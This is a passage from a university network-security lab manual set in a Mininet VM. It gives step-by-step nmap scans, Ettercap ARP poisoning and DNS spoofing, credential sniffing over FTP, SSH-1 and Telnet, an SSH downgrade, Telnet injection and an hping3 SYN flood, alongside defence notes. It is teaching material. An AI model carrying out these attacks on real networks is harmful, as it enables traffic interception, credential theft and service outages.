

Figure 4: ddos.py



Figure 5: dhcpMasquerade.py



Figure 6: randFilesLimitedBwTopo.py



Figure 7: clusterVM1.py and clusterVM2.py



Figure 8: twoHostsLimited.py

To open a terminal window for the hosts of a running Mininet topology, use the following command:

```
mininet> xterm hostName1 hostName2
```

which will spawn a terminal for each specified host (in the example for *hostName1* and *hostName2*).

Sometimes, especially after not closing a Mininet topology correctly, some errors could occur when trying to start a new topology. In these cases, it is suggested to clean the Mininet environment and then retry. In order to do so, run:

```
vm> sudo mn -c
```

To read/modify a file, use:

```
vm/hostName> [sudo] geany fileName
```

To find out the IP and MAC address of a host, run:

```
hostName> ifconfig
```

A host can ping another one with IP x.x.x.x, running:

```
hostName> ping x.x.x.x
```

Wireshark, a packet analyser, will be used to capture the packets transiting on the network; to start it run:

```
hostName> wireshark
```

then select the interface on which the traffic has to be intercepted (the only relevant interfaces for hosts in Mininet topologies are the ones of the type hostName-ethN, where N is the number of the interface) and start the capture.

When a host has to run other commands while another one is running, either run another terminal for that host with the *xterm* command or add the symbol "&" at the end of a command, which will execute the specified command in background, leaving the terminal of that host still available to execute other commands; for example, to launch Wireshark in the background, which is often preferable, run:

```
hostName> wireshark &
```

To stop an executing command, press *CTRL + C*.

All the proposed commands suppose the current path to be the home one, which is */home/mininet*.

Note: all the hosts of a mininet topology have root privileges, so it is never necessary to precede any command with the *sudo* keyword, which is instead not true for the commands to be run in the Mininet VM terminal.

4 Network security - Basic attacks

DISCLAIMER

Some of the operations described in this section are illegal and are liable to prosecution. The purpose of this document is to present the actions (and tools) just for didactic purpose. Readers are required to try the attacks only on the Mininet VM, towards the computers located in the laboratory dedicated to the course "Computer system security", or towards the computers they own. The author of this document declines any responsibility for actions performed by the participants of this exercises in violation of this policy.

Based on the laboratory 1 of the Computer System Security course [11], covering and expanding all the attacks on network scanning, man in the middle, DNS spoofing and sniffing, but also adding DoS attacks and a DHCP masquerade attack for a wider perspective on basic network attacks.

The widespread use of networks and especially of Internet has created on one hand a virtual workspace enabling people to collaborate and communicate in real time, but at the same time it opened up the door to cyberspace attackers. Often it is believed – erroneously – that network security attacks can be performed only by people with a strong background in information or computer security or by people that are very bright, or in any case by people having an IQ above the average.

The exercises proposed in this section demonstrate instead that it is possible to put in place security attacks, by using software programs freely available and by having some basic network and security notions. These types of security attacks can be very damaging in some contexts.

Configuration Issue the following commands to install required packages:

```
vm> sudo apt-get install apache2-bin
vm> sudo apt-get install pure-ftpd
vm> sudo apt-get install xinetd telnetd
vm> sudo apt-get install dillo
vm> sudo apt-get install nmap
vm> sudo apt-get install ettercap-graphical
vm> sudo apt-get install maradns
vm> sudo apt-get install maradns-deadwood
vm> sudo apt-get install hping3
vm> sudo apt-get install udhcpd
vm> sudo apt-get install udhcpc
vm> sudo apt-get install dnsmasq
```

which will install respectively:

- Apache2, an HTTP web server
  - to start/stop it, use:

```
hostName> service apache2 restart/stop
```

  - to modify the default port, edit the file */etc/apache2/ports.conf* and restart the service.

- Pure-FTPd, an FTP server
  - to start/stop it, use:

```
hostName> service pure-ftpd restart/stop
```

  - to modify the default port, use the following command:

```
hostName> echo ",portNumber" > /etc/pure-ftpd/conf/
   ↪Bind
```

    substituting *portNumber* with the number of the port, and then restart the service. Delete the Bind file to restore the default port number.

- Telnet (specifically for Ubuntu 14.04), a protocol that allows a user on one computer to log into another computer that is part of the same network.
  - to start/stop it, use:

```
hostName> service xinetd restart/stop
```

- Dillo, a simple, lightweight web browser
  - to launch it, use:

```
hostName> dillo
```

- Nmap, a network and port scanner.
- Ettercap, a tool which allows to perform man-in-the-middle (MITM) attacks and sniffing attacks in a Local Area Network (LAN).
- MaraDNS, a DNS implementation.
- Deadwood, a recursive DNS server based on MaraDNS.
- Hping3, command-line oriented TCP/IP packet assembler/analyzer.
- Udhcpd, a DHCP server.
- Udhcpc, a very small DHCP client.
- Dnsmasq, a lightweight DNS service for small-scale networks.

Also, to start/stop the SSH server, use:

```
hostName> service ssh restart/stop
```

while, to change its default port, modify the file */etc/ssh/sshd_ config.*

Lastly, give read and write permissions to the log files for the SSH MITM attack:

```
vm > sudo chmod a+rw mn_security/ssh_mitm/decoded.log
   ↪mn_security/ssh_mitm/data.log
```

4.1 Getting information about the network nodes

4.1.1 Network scanning

The objective of the Network Scanning technique is to obtain information about a particular network. In practice, in the first place, it is necessary to determine which nodes (in one network) are active and which ones are not active.

Once the active network hosts that are actually running have been identified, it is possible to gain more information about them in order to detect their security weaknesses. In practice, a series of techniques known as Network Fingerprinting allows to obtain information on the remote host's operating system. The Network Fingerprinting technique is based on the fact that various types of operating systems (e.g. Windows and Linux) implement differently the TCP/IP stack. The program named Nmap is a very easy-to-use and powerful network scanner, which allows to detect the operating system running on a remote host, by means of network fingerprinting. For a description of the overall program, use the command *man nmap*.

Exercise Start the *simpleTopo.py* topology and open the terminals of the hosts *alice* and *bob*.

Alice (the victim) starts the Apache2 web server on the port 80 (default one).

Bob (the attacker) tries to establish a TCP connection (-sT) on the port 80 (-p 80) of the target host Alice, in order to obtain information about the operating system (-O) running on the victim's machine:

```
bob> nmap -sT -p 80 -O -v 10.0.0.1
```

Examine the information collected in the output.

4.1.2 Port scanning

After discovering the target host, the attacker typically tries to find out which (application) services are actually running on that host. The technique known as Port Scanning is used for this purpose. To obtain information about which ports of a particular host are open (waiting for incoming connections) and which ones are closed, a Port Scanning tool can be used. By using such a tool, it is possible also to determine for each port: the (default) name of the known service (if one exists, like for example *http* service or *ftp* service), the port number, the port's state (open, filtered by a firewall or by a packet filter, unfiltered) and the corresponding protocol.

Exercise Start the *simpleTopo.py* topology with 2 hosts, and open the terminals of the hosts *alice* and *bob*.

Alice (the victim) chooses two services among HTTP, FTP and SSH, activates them and checks that only the services she has selected are active, using:

```
alice> netstat -ltu
```

Bob (the attacker) launches Wireshark, then makes a TCP port scan (-sT) on the first 1024 ports of the target host belonging to Alice:

```
bob> nmap -sT -Pn -p 1-1024 -v 10.0.0.1
```

The -Pn option is used to not ping the target host, because the default behaviour of Nmap is to scan the host only if it replies to the ping (a sign that it is online), but some hosts may be configured to not answer to pings in order to avoid this kind of attack.

In Wireshark, it is possible to see all the TCP requests (and their answers) made to probe the selected range of ports.

Alice chooses two services again among HTTP, FTP and SSH, but this time modifying their default ports before starting them.

Bob performs a new TCP port scanning on Alice, issuing the same command, but this time the output is not able to correctly identify services running on open ports which are different from the default one.

To correctly identify the services, even with modified default ports, run:

```
bob> nmap -sV -Pn -p 1-1024 -v 10.0.0.1
```

Then -sV option will make Nmap to probe the scanned ports to determine the actual services running on them.

4.1.3 Defence mechanisms

Different countermeasures exist to defend from scanning operations:

- firewall (filters in general), to block the scanning operations;
- Network Address Translation (NAT), to hide the internal structure of the network;
- Intrusion Detection System (IDS), to detect the scanning operations;
- authenticated access to services, to discriminate the connections allowed.

4.2 Capture and manipulation of network traffic

4.2.1 Man in the middle

Ettercap is a versatile tool that can be used to execute (besides sniffing, filtering etc) man-in-the-middle attacks in a LAN. In particular, in this exercise, we will concentrate on the "ARP poisoning" attack, illustrated in figure 9. For a description of the parameters of Ettercap tool and of its configuration, run the commands *man ettercap* and *man ettercap.conf*.

Another useful command is *arp*, used to view the content of the ARP cache. For more information about it, run *man arp*.

Exercise Start the *simpleTopo.py* topology with 3 hosts, and open the terminals of the hosts *alice*, *bob* and *chuck*.

Chuck (the attacker) starts sniffing the network traffic launching Wireshark.

First, let's analyse the network under normal conditions:
Alice pings Bob, and on the traffic captured by Chuck, nothing is visible (except the Address Resolution Protocol message). Also, both Alice and Bob check the contents of their ARP cache, in particular, the MAC address of each other.



Figure 9: ARP poisoning attack. Alice and Bob will store the spoofed information sent by the attacker in their ARP cache.

Now Chuck launches the attack, issuing the following command:

```
chuck> ettercap -G
```

In the Ettercap window:

1. check that *Options* > *Promisc mode* is checked
   - this causes the interface controller to intercept all the traffic it receives, rather than only the frames that it is specifically programmed to receive.
2. select *Sniff* > *Unified sniffing* > *chuck-eth0* and click *Ok*;
3. select *Hosts* > *Scan for hosts*
   - this will scan all the hosts connected to the network for the specified netmask.
4. select *Hosts* > *Hosts list*
   - click on the host with IP 10.0.0.1 and then on *Add to Target 1*;
   - click on the host with IP 10.0.0.2 and then on *Add to Target 2*.
5. select *Mitm* > *Arp poisoning*
   - check *Sniff remote connections* and click *Ok*:
     this will poison the ARP cache of Alice and Bob, substituting the MAC address of each other with the one of Chuck; on Wireshark there will be spoofed ARP frames directed to the victims, and launching the *arp* command on the terminals of Alice and Bob will show the infected ARP caches.
6. select *Start* > *Start sniffing*

- this will activate the sniffing and enable the redirection of the victims' traffic through Chuck.

Alice pings Bob again, and this time we can see through Wireshark that all the traffic is intercepted by Chuck, while Alice keeps receiving the ping replies as nothing is happening.

4.2.2 DNS spoofing

In this exercise, the spoofing technique against DNS will be applied. Similarly to the previous exercise, the Ettercap tool will be used. As in the previous exercise, the first thing to do is to act as a man in the middle (by using Ettercap) between the victim and his DNS server. At this point, Ettercap will be in charge of "filtering" the DNS requests of the victim, and it will respond to them before the actual DNS server will have the chance to do it.



Figure 10: DNS spoofing attack.

Note: in a virtual environment, or when the DNS server is in the same network of the attacker and the victim, these tests might not work. In fact, the success of DNS poisoning is based on the velocity of the response, that is it depends on whether the attacker manages to send a response corresponding to a DNS request at a faster rate than the legitimate server. In virtual environments, we deal with virtual switches (that is software processes that simulate the behaviour of a real switch) which behave both as DHCP server and DNS server, so the DNS server of the virtual switch responds faster than the attacker. So, in this case, it might not be possible to obtain a "quicker" response from the attacker. In order to bypass this problem, the following exercise will not use the default DNS server, but a different one which will run on one of the hosts of the topology.

Configuration Copy the *deadwood* directory and its content (the configuration file) from the provided material to the MaraDNS folder:

```
vm> sudo cp -ar mn_security/deadwood/ /etc/maradns/
```

Exercise Start the *simpleTopo.py* topology with 3 hosts and with internet connection, then open the terminals of the hosts *alice*, *bob* and *chuck*.

From any host terminal, substitute the default nameserver IP address with 10.0.0.2, by modifying the file */etc/resolv.conf*.

Bob starts the Deadwood recursive DNS with issuing the command:

```
bob> deadwood
```

Alice (the victim) open the Dillo browser and visits the website www.kali.org; then she closes the browser.

Chuck (the attacker) modifies the file */etc/ettercap/etter.dns*, adding the following line:

```
www.kali.org A 130.192.1.8
```

launches Wireshark and then the attack with Ettercap, following the same steps reported in the exercise 4.2.1, but, also starts the DNS spoofing attack, selecting *Plugins* > *Manage the plugins* and double-clicking on *dns_spoof*.

Alice now visits the www.kali.org website again and this time she will be redirected to the IP address where the attacker wanted to lure her. By analysing Wireshark traffic, it is possible to see that Chuck intercepts the DNS request and responds with spoofed responses containing the IP set in the Ettercap configuration file.

4.2.3 Sniffing sensitive data

Sniffing is a passive attack that consists in capturing the packets that pass through the attacker's Ethernet network card set in promiscuous mode. In this way all the packets that should be ignored, i.e. the ones that don't correspond to the MAC address of the network card, are instead copied in a buffer. Actually, the sniffing technique has already been performed in the exercises proposed above, when the network packets have been captured with Wireshark. In this exercise, the focus will be capturing sensitive data (e.g. passwords) exchanged inside application protocols, instead of capturing generic data traffic. To experiment the sniffing attack, Ettercap will be used again, which extracts username and password from network traffic exchanged in common services (including Telnet, FTP and SSH).

In the four following scenarios always launch Wireshark on Chuck to analyse all the intercepted traffic.

FTP First the sniffing will be performed on an FTP connection.

Exercise Start the *simpleTopo.py* topology with 3 hosts, and open the terminals of the hosts *alice*, *bob* and *chuck*.

Chuck (the attacker) launches the attack with Ettercap, following the same steps reported in the exercise 4.2.1, then Alice starts the FTP service, and Bob connects to it issuing the following commands:

```
bob> ftp 10.0.0.1
```

and logging using *mininet* both as username and password.

On the Ettercap window log, the username and password used to log in will appear. Then go to *View* > *Connections* and double-click on the FTP connection to see its details (sometimes there is a bug for which the first connection after launching Ettercap won't appear, just disconnect from the service and reconnect): here there will be two windows, one for each of the attacked hosts, where the data each of them is sending will appear.

Now perform some FTP commands (write *help* to get a list) and watch how everything is intercepted on the Ettercap window (click inside the two windows of captured data separately to refresh them).

On Wireshark observe how Chuck intercepts every FTP traffic exchanged.

Close the FTP connection running:

```
bob_ftp> close
```

SSH It is possible to easily perform an attack like this one also against more secure protocols, like SSH [12]. Since SSH-2 is much more secure and harder to sniff, SSH-1 will be used in this exercise.

Configuration To allow the usage of SSH-1, first modify the SSH configuration file */etc/ssh/sshd_config*, changing the line:

```
Protocol 2
```

to:

```
Protocol 2,1
```

Then it is needed to add the host key for version 1, generating it as follows:

```
vm> sudo ssh-keygen -t rsa1 -f /etc/ssh/ssh_host_key -N
   ↪ ""
```

and adding the following line to the */etc/ssh/sshd_config* file:

```
HostKey /etc/ssh/ssh_host_key
```

Exercise Start the *simpleTopo.py* topology with 3 hosts, and open the terminals of the hosts *alice*, *bob* and *chuck*.

Alice starts the SSH service; Chuck (the attacker), launches the attack with the following command:

```
chuck> ettercap -G --filter mn_security/ssh_mitm/
   ↪filter_ssh_co
```

The *–filter [filter_name]* option, makes Ettercap load the specified filter, which in this case will log any SSH traffic exchanged and will try to downgrade the accepted versions of SSH, in

this case modifying it from version 1.99, which accepts both SSH-1 and SSH-2 connections, to version 1.51, which accepts only SSH-1 connections.

In the Ettercap window follow the same steps reported in the exercise 4.2.1 and then run:

```
chuck> tail -f decoded.log
```

which will print on Chuck's terminal the content of the file *decoded.log* in real time. Like for the previous exercise, it is possible to see the connection and its details under *View* > *Connections* on Ettercap, but in an SSH connection each character inserted is sent directly, so in this way, it is possible to avoid having to refresh the Ettercap window constantly.

Now Bob starts the SSH connection:

```
bob> ssh -1 mininet@10.0.0.1
```

using *mininet* as password.

If the following error shows:

```
WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!
```

run:

```
bob> ssh-keygen -f "/root/.ssh/known_hosts" -R 10.0.0.1
```

to refresh the keys and then retry the SSH connection.

Once the connection is established, the username and password used will appear on the Ettercap window together with a message regarding the filter action on the SSH version, and typing anything on Bob's terminal will make it also appear on Chuck's one, both inputs and outputs.

On Wireshark note how Chuck intercepted the message in which Alice was responding with the SSH protocol she supports (1.99), which is retransmitted to Bob with a modified version (1.51). In fact, if Bob tries to run:

```
bob> ssh -2 mininet@10.0.0.1
```

he would receive an error saying the protocol is not supported.

Web navigation The web pages a host is visiting can also be intercepted.

Configuration Modify the file */etc/ettercap/etter.conf* by setting the values *ec_uid* and *ec_gid* to 0, so Ettercap is allowed to open a window in a graphical environment running as root. In the same file, also change the browser used for this attack, setting the value of *remote_browser* to:

```
"dillo http://%host%url"
```

Exercise Start the *simpleTopo.py* topology with 3 hosts, and open the terminals of the hosts *alice*, *bob* and *chuck*.

Alice starts the Apache2 HTTP server.

Chuck (the attacker) launches Ettercap following the same steps reported in the exercise 4.2.1.

Bob open the Dillo browser and visits http://10.0.0.1.

Chuck's browser is now open on the same page visited by Bob.

Telnet In the following exercise the attacker will hijack a TCP connection established on Telnet, which is a highly insecure network protocol, since it has no authentication scheme and does not encrypt data sent (reason for which it is being abandoned in favour of SSH), so, besides sniffing data sent, he can even send data of his own to either the victims. [13].

Configuration Copy the Telnet configuration file from the provided material to the *xinetd.d* folder:

```
vm> sudo cp mn_security/telnet /etc/xinetd.d/telnet
```

Exercise Start the *simpleTopo.py* topology with 3 hosts, and open the terminals of the hosts *alice*, *bob* and *chuck*.

Alice starts the Telnet service, and Chuck launches the attack with Ettercap following the same steps as in the exercise 4.2.1. Bob connects to Alice, issuing the following command:

```
bob> telnet 10.0.0.1
```

and logging using *mininet* both as username and as password.

On the Ettercap window go to *View* > *Connections* and double-click on the Telnet connection (sometimes there is a bug for which the first connection after launching Ettercap won't appear, just disconnect from the service and reconnect) to see its details: again, here there will be two windows, one for the data sent by each host. Commands executed here will thus be shown there, but in this case, with Telnet, the attacker has even more power: click on *Inject data* and insert any command, terminating it with $\backslash n$.

If data injection was tried in the previous exercises with SSH and FTP the connection would drop, recognising they are not coming from the proper peer.

4.2.4 Defence mechanisms

Several countermeasures exist to defend from ARP poisoning attacks:

1. set static ARP entries between critical systems so they cannot be modified;
2. use a tool such as Arpwatch, which keeps track of ARP Ethernet/ IP address pairings and notify the user (e.g. via email) of any changes;
3. use ARP handler inspection (ArpON), which doesn't modify the classic ARP standard base protocol, but requires a daemon in every host of the connection to authenticate each host through an authentication of type cooperative between the hosts;
4. use port security on switch, which allow inbound traffic from only a restricted set of MAC addresses (named secure MAC addresses); however, if an attacker has the physical address of a device "allowed" on the switch he or she may be able to spoof the physical address to get access via the port.

Instead, countermeasures to sniffing attacks, are:

1. physical separation, i.e. no broadcast (difficult to realise);
2. secure the communication through channel protection (SSH-2, SSL) or message protection.

4.3 Denial of service

A denial-of-service attack (DoS attack) is a cyber-attack in which the perpetrator seeks to make a machine or network resource unavailable to its intended users by temporarily or indefinitely disrupting services of a host connected to the Internet. Denial of service is typically accomplished by flooding the targeted machine or resource with superfluous requests in an attempt to overload systems and prevent some or all legitimate requests from being fulfilled.

A distributed denial-of-service (DDoS) is a large-scale DoS attack where the perpetrator uses more than one unique IP address, often thousands of them. Since the incoming traffic flooding the victim originates from many different sources, it is impossible to stop the attack simply by using ingress filtering. It also makes it very difficult to distinguish legitimate user traffic from attack traffic when spread across so many points of origin. As an alternative or augmentation of a DDoS, attacks may involve forging of IP sender addresses (IP address spoofing) further complicating identifying and defeating the attack. [14]

Note: in the following exercises when observing the CPU usage of a host, the content of the file */sys/fs/cgroup/cpuact/hostName/cpuacct.usage* will be examined, which contains the total CPU time, in nanoseconds, consumed by the selected host. Standard ways to measure CPU usage, like *top*, *uptime*, etc., will not give useful information since they refer to the whole system and not just the single host on which they are run.

4.3.1 TCP SYN flood

In this attack the victim will launch a web server, which will be then flooded with TCP SYN packets, making the web server no more accessible.

Exercise Start the *simpleTopo.py* topology with 3 hosts, and open the terminals of the hosts *alice*, *bob* and *chuck*.

Alice starts the Apache2 web server and launches Wireshark, and Bob launches the Dillo browser and connects to Alice's web server at http://10.0.0.1: after checking it is working, he closes Dillo.

Chuck then uses Hping to flood Alice with TCP SYN packets:

```
bob> hping3 -S --flood -p 80 10.0.0.1
```

On Alice's Wireshark it is possible to see the high number of packets sent. Now Bob opens the Dillo browser again, visiting Alice's web server, but he finds out that it is no more reachable.

4.3.2 Smurf attack

The smurf attack is a distributed denial-of-service attack in which large numbers of Internet Control Message Protocol (ICMP) packets with the intended victim's spoofed source IP are broadcast to a computer network using an IP broadcast address. Most devices on a network will, by default, respond to this by sending a reply to the source IP address. If the number of machines on the network that receive and respond to these packets is very large, the victim's computer will be flooded with traffic. This can slow down the victim's computer to the point where it becomes impossible to work on. [15]

